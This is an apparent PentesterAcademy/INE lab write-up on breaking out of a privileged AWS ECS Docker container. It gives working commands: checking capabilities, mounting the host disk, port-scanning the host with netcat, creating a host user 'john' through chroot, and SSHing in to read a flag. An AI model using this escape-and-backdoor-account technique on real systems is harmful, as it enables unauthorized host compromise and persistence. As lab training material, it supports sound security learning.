ATTACK DEFENSE

by PentesterAcademy

Name	ECS: Privileged Container
URL	https://attackdefense.com/challengedetails?cid=2434
Type	AWS Cloud Security : EC2

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective: Break out of the container by leveraging the additional capabilities provided to the container and retrieve the flag kept in the running process list of the host system!

Solution:

Step 1: Open the Target URL to access the ECS container.

Resource Details


Target URL	**lab-ttyd-alb-630931481.us-east-1.elb.amazonaws.com:8080**


INE Labs
root@796d55b7bd47: / | bash
lab-ttyd-alb-630931481.us-east-1.elb.amazonaws.com:8080

```
root@796d55b7bd47:/# 
```

Step 2: Check the capabilities provided to the docker container.

Command: capsh --print




```
root@796d55b7bd47:/# capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap
_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_
time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=
Guessed mode: UNCERTAIN (0)
```

The container has SYS_ADMIN capability. As a result, the container can mount/unmount disks on the host machine.

Step 3: List the disks on the local machine.

Command: fdisk –l



INE Labs
root@796d55b7bd47: / | bash
lab-ttyd-alb-630931481.us-east-1.elb.amazonaws.com:8080

```
root@796d55b7bd47:/# fdisk -l
Disk /dev/xvda: 30 GiB, 32212254720 bytes, 62914560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 18D4D13A-0206-44A9-921A-DA127303258A

Device         Start      End  Sectors Size Type
/dev/xvda1      4096 62914526 62910431  30G Linux filesystem
/dev/xvda128    2048     4095     2048   1M BIOS boot

Partition table entries are not in disk order.
root@796d55b7bd47:/#
```

The disk /dev/xvda1 contains the root file system of the host machine.

Step 4: Mount the disk on /mnt directory and list the files.


Command:
mount /dev/xvda1 /mnt/
ls -l /mnt/



```
root@796d55b7bd47:/# mount /dev/xvda1 /mnt/
root@796d55b7bd47:/#
root@796d55b7bd47:/#
root@796d55b7bd47:/# ls -l /mnt/
total 12
lrwxrwxrwx  1 root root    7 Apr 28 19:53 bin -> usr/bin
dr-xr-xr-x  4 root root  317 Apr 28 19:54 boot
drwxr-xr-x  3 root root  136 Apr 28 19:54 dev
drwxr-xr-x 79 root root 8192 May 17 13:04 etc
drwxr-xr-x  3 root root   22 May  6 18:28 home
lrwxrwxrwx  1 root root    7 Apr 28 19:53 lib -> usr/lib
lrwxrwxrwx  1 root root    9 Apr 28 19:53 lib64 -> usr/lib64
drwxr-xr-x  2 root root    6 Apr 28 19:53 local
drwxr-xr-x  2 root root    6 Apr  9  2019 media
drwxr-xr-x  2 root root    6 Apr  9  2019 mnt
drwxr-xr-x  4 root root   35 May 17 13:04 opt
drwxr-xr-x  2 root root    6 Apr 28 19:53 proc
dr-xr-x---  3 root root  115 May 17 13:04 root
drwxr-xr-x  2 root root    6 Apr 28 19:54 run
lrwxrwxrwx  1 root root    8 Apr 28 19:53 sbin -> usr/sbin
drwxr-xr-x  2 root root    6 Apr  9  2019 srv
drwxr-xr-x  2 root root    6 Apr 28 19:53 sys
drwxrwxrwt  8 root root  172 May 17 13:11 tmp
drwxr-xr-x 13 root root  155 Apr 28 19:53 usr
drwxr-xr-x 18 root root  254 May 17 13:04 var
root@796d55b7bd47:/#
```

Step 5: Find out the IP address of the host machine.

Command: ifconfig




```
root@796d55b7bd47:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 1262  bytes 90202 (90.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 944  bytes 3822348 (3.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The docker container has an IP address 172.17.0.2, the host machine mostly creates an interface which acts as gateway for Docker network. And, generally the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

Step 6: Use netcat to scan open ports on the host machine:

Command: nc -v -n -w2 -z 172.17.0.1 1-65535 2>&1 | grep succeeded




```
root@796d55b7bd47:/#  nc -v -n -w2 -z 172.17.0.1 1-65535 2>&1 | grep succeeded
Connection to 172.17.0.1 22 port [tcp/*] succeeded!
Connection to 172.17.0.1 111 port [tcp/*] succeeded!
Connection to 172.17.0.1 49153 port [tcp/*] succeeded!
Connection to 172.17.0.1 51678 port [tcp/*] succeeded!
root@796d55b7bd47:/#
```

Port 22, 111, 49153 and 51678 are open on the host machine.

Step 7: Identify the service running on port 22 on the host machine.

Command: nc 172.17.0.1 22




```
root@796d55b7bd47:/#
root@796d55b7bd47:/# nc 172.17.0.1 22
SSH-2.0-OpenSSH_7.4

Protocol mismatch.

root@796d55b7bd47:/# 
```

SSH server is running on port 22 of the host machine

Step 8: Use chroot on the /mnt directory to create a new user “john” on the host machine.

Commands:
chroot /mnt/ adduser john
chroot /mnt/ sudo passwd john
password123




```
root@796d55b7bd47:/# chroot /mnt/ adduser john
root@796d55b7bd47:/# chroot /mnt/ sudo passwd john
Changing password for user john.
New password:
BAD PASSWORD: The password fails the dictionary check - it is based on a dictionary word
Retype new password:
passwd: all authentication tokens updated successfully.
root@796d55b7bd47:/#
```

User “john” was created with “password123” password.

Step 9: SSH into the host machine as the newly created user john.


Commands: ssh john@172.17.0.1
Enter password “password123”



```
root@796d55b7bd47:/# ssh john@172.17.0.1
The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ECDSA key fingerprint is SHA256:8h3iSuhn48CaUldC8B58JDx822tKqiwVBVhLWD1PDYc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.1' (ECDSA) to the list of known hosts.
john@172.17.0.1's password:

   __|  __|  __|
   _|  (   \__ \   Amazon Linux 2 (ECS Optimized)
 ____|\___|____/

For documentation, visit http://aws.amazon.com/documentation/ecs
3 package(s) needed for security, out of 3 available
Run "sudo yum update" to apply all updates.
[john@ip-10-0-1-151 ~]$
[john@ip-10-0-1-151 ~]$
```

Step 10: Retrieve the flag.

Command:
find / -name flag 2>/dev/null
cat /tmp/flag



```
[john@ip-10-0-1-251 ~]$
[john@ip-10-0-1-251 ~]$ find / -name flag 2>/dev/null
/tmp/flag
[john@ip-10-0-1-251 ~]$ cat /tmp/flag
d79450acea3a45ba833788bf1ccb406d
[john@ip-10-0-1-251 ~]$
```

From inside the instance, we can interact with the instance metadata service to perform further attacks.

References:

1. Docker (https://www.docker.com/)